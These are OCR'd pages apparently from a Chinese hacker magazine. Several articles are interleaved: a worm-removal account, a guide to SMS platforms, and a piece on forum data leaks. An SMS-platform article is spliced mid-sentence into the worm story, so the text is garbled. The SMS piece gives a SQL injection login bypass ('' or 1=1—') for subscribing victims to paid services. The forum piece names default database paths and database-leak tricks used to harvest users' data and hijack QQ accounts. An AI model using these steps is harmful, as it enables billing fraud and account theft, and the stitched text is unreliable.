
Yeah!测试成功！

这个方法有一个缺陷，就是一次只能映射一个端口，但是我认为总比网上那些收费的内网通好。映射好后，干什么就随你了，放开思路，大胆去想吧！

这是小弟我第一次写文章，如有不对的地方，还请各位大虾指教！Over，收工！

适合读者：病毒爱好者，反病毒研究人员
前置知识：手工杀毒基础

手动查杀顽固的desktop.ion



一个朋友给我打电话，说他们的一台机器这两天变得很慢，重新安装了系统也不行。要我下班了过去看看情况。去了以后我一看是一台Windows XP，安装了一个金山毒霸2005。也没有查到病毒。想了想，什么funlove的感染文件一类的PE病毒应该是可以排除了吧。就顺手打开了一下任务管理器看了看。居然有一个svchost.dat，这是个什么东东？先结束了再说吧。再习惯性的打了一下msconfig在启动里看看有没有什么可疑的东西，可惜没有看到。想了想，有这样的东西应该不会是什么dll加载型的木马或者蠕虫放出来的。再看看服务，把"隐藏Mirosoft服务"选中，居然也没有什么异常的。这下有点儿晕了。好在注册表编辑器还能打开，又看了看几个常见的文件关联项还是没有改动过的迹象。再查HKEY_LOCAL_MACHINESoftware\ Microsoft\Windows NT\CurrentVersion\ Winlogon下的键值也没有。这下有点儿慌了神了。问了问朋友。这是一台打印图纸用的机器，也不上网。他和几个同事朋友也就是偶尔玩点儿小游戏，不过有时会用到U盘和软盘。听到这儿，想到有些蠕虫会利用AUTORUN.INF来加载和传播。这个病毒是不是也是呢？右击C盘，果然有一个自动播放（这也解释了为什么刚刚安装了系统又不行了，一双击D盘，D盘上的病毒加载上了）这下跑不了吧。打开文件夹选项，把隐藏受保护的操作系统文件去掉，再选中显示文件和文件夹。用右键选中C盘打开资源管理器。一看果然有一个Autorun.inf，再打开这个inf文件里面有一行open=desktop.ion。再删除这个desktop.ion（也在根目录下）还有一个D盘也如法炮制。再搜索，在c:\Windows\ system32下有一个svchost.dat也一并删除掉。这想这下解决了吧。就很自信的说没有问题了。和他们简单介绍解释了一下。然后朋友请我小搓了一顿，我就回家去了。

原以为这件事情就算完了，没有想到第二天朋友又来电话说他们早上一开机那两个文件，Autorun.inf和desktop.ion又出现了。而且保证从前一天晚上到现在没有再用过U盘和软盘。我再次到了朋友那里，心情非常郁闷，去了以后先给朋友道歉。然后把硬盘的自动播放关闭了（WindowsXP如何关闭硬盘分区的自动播放功能）把病毒样本带回了家在Virtual PC的里跑了一下。这仔细一看这发现这个病毒并不像我一开始想的那么简单。

这个病毒卡巴斯基是可以查杀的，报的病毒名称是Trojan.win32.VB.us（我个人看这个病毒有很强的传播性，可以看作是蠕虫，瑞星报的病毒名称就是蠕虫Worm.Fixion.C）确认是一个木马后，我开始研究这3个文件。svchost.dat和desktop.ion是同样的文件。大家可以从这两个文件的MD5值上就可以看出来。如图1所示。




图1

我把文件改名：svchost.dat改成了svchost.exe就可以运行了。运行前我们先做一下注册表快照。我用的软件是RegShot 1.61e5 Finial多国语言版。大家可以看到运行前后，增加了一个很关键的地方：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ActiveSetup\Installed Components\{0fab99d0-bab8-11d1-994a-0005454fbbc9}\StubPath: "C:\WINNT\System32\fixion.exe"
```

再找到这个fixion.exe比较，还真的是和svchost.dat还有desktop.ion一样的东西。这个病毒很会伪装。一般找可疑的木马或者蠕虫文件，简单一点儿可以看文件创建时间，可是这个病毒生成文件时会生成和系统文件同样的时间标签。有的朋友可能会看看觉得可疑的文件的版本信息，但是这个病毒还会在版本信息里伪装成微软公司的东西。如图2所示。




图2

知道了这个病毒的运行机制，我第三次跑到朋友那里，这次在安全模式下把这个病毒生成的文件都删



适合读者：网民，手机用户
前置知识：无

万元话费如何产生？
——剖析手机黑客的技量

文/图 1860

进入了21世纪的新科技时代，手机的普及几乎率达到人人一部，还有的朋友几部呢。但是大家有没有留意到你的手机费用有时候会多几十块呢。而且还每个月都莫明其妙扣掉不少费用？而你自己也记得从来没有订过不明的服务。为什么呢？下面为了给大家解开这个迷团，特意利用相关的短信手机平台测试了一下，让大家明白手机中的"后门"吧。

首先用百度查找"短信平台"相关字眼，很快就找到不少，如图1 所示。




图1

进入后，查看资费说明。如果成功注册手机的，每一项服务收取5 元费用。服务有短信群发、图片下载（发送）、铃声MP3 下载（发送）等等。数了下，有相关服务10多种，如果全部服务订了，哪么你的一个月手机扣费就达到了50块以上啦。如果你一条一条地发就另计。一般手机短信平台都是利用ASP+SQL数据库的。说到这里，相信有不少朋友知道怎么回事了。没错，就是利用SQL数据库验证时绕过密码直接登录。

打上用户名与密码。这里是可以注册的，如果你手机余额太多的，也无所谓。在用户名上填上手机号码，这里的手机号码一定要11 位。如图2 所示。




图2

例：137XXXXXXXX，密码就填上"' or 1=1—"。然后弹出对话框提示登录成功，返回了网站首页。如图3 所示。




图3

接着就第三步当然就是订服务了，服务有不少呢，如果不订（为人家省下手机费），还可以一条一条发送，如图4 所示。填完对方手机号码，点击发送就可以让对方收到你发送铃声或者图片了。

到这里已经到了尾声了。有时候因为网络上的发送

除了，再把注册表修改了，关机再开，可恨的Autorun.inf和desktop.ion终于不再出现了，任务完成。

要预防这种方式传播的病毒，对于Windows XP，最好的办法就在组策略里关闭自动播放。方法是点击"开始"，在运行栏里输入gpedit.msc，选择"计算机配置"，"管理模板"，"系统"，在"关闭自动播放"中设置为启用。如图3 所示。

这个病毒也给了我很大的启发 一是以后遇到事情不要想当然，惯性思维会害死人的。二是老话了，不要太过于相信杀毒软件。三是这个木马的加载方式和伪装方式太隐蔽了，以后再处理病毒和自己编写木马时很值得参考。




图3



适合读者：网民
前置知识：无

浅谈个人信息泄漏

文/图 1860

在21世纪的网络，大家下班回来除了到外面锻炼下身体，到网络上听听歌，看看新闻外，还有部分朋友喜欢到人气极旺的论坛，社区上灌灌水，发表一下自己的见解。大家知道在论坛注册一般都要填写身份ID，联系方式的EMAIL，QQ，MSN，还有就是取回社区的密码资料等，大家可能还以为这是很普通的，没有什么泄漏可言。但是这里就是个人信息泄漏的开端了。而且对于入侵者来说，这正是采集信息的前奏。信息采集得越多越准确，入侵成功率就越高。

提起QQ号码被盗，E-mail被黑，银行账号内的钱被转移，QQ号码密码保护被修改，这都得大家上网可能会碰到的事，当然，这些事谁也不想碰到，大家可能会想到，在系统上装杀毒软件，防火墙，定时升级系统补丁，就万事无忧了。其实并不是无忧，前面已经说过，大家在社区上发表见解时注册留下的信息就已经泄漏了80%，还有大家在校友录中也泄漏了不少，例如：cat用户在论坛上注册，选用ID是：cat，联系E-mail：cat@XXX.COM。提的问题是：我喜欢的动物是什么？回答是：猫。还有QQ：191626XX5。电话号码，出生年月日等，就这么一部分就可能知道了这位论坛用户的资料了。怎么？还不知道！没错，在论坛上，用户是不可能知道大家在注册上的问题与答案的，但是这并不是不可能知道的，可能你注册的论坛有严重的漏洞，让非法者得到了论坛数据库，又或者论坛的BT管理员有意查看你的信息，这问题就出来了。一般入侵者得到了论坛数据库后，第一时间查看并破解管理员账号跟密码，进了论坛或者网站管理后台，有的是想进一步得到主机权限，有的可能是在论坛上挂木马。这样倒没有什么大不了，最多就是自己装个病毒监控就行了。但是也有入侵者并不想得到WebShell就算了事，他们还利用数据库里面用户注册的信息进行下一步的信息收集。如果大家填的资料是真实的，那大家的QQ号码可能被盗。有朋友会说怕什么，我有密码保护啊，但是你在论坛上注册时填上的取回论坛密码的资料如同QQ密码保护一样的，这样有密码保护跟没有有什么区别呢？其实泄漏信息就是大家在无形无迹之中留下的。可能大家还不相信吧，好的，下面就用实例说话吧。

首先非法者下载了X论坛的数据库dvbbs7.mdb，下载方法好多种，如利用默认数据库路径（bbs/data/dvbbsX.mdb）或者暴库（%5c、conn.inc）得到的，数据列表清楚记录了好多会员曾在该论坛注册时留下来的重要信息，有QQ号码、邮箱地址、出生年月、还有就是该论坛设置的问题及回答的答案，细心看了下，数据库列表中有一个会员填写信息非常认真的，该填的都填了，好的，现在就拿他来作个测试……我只作测试，大家别作坏事啊，后果自负的！

现在就要利用社会工程学+运气了，进入了腾讯网站中的密码保护修改页面，如图1 所示。

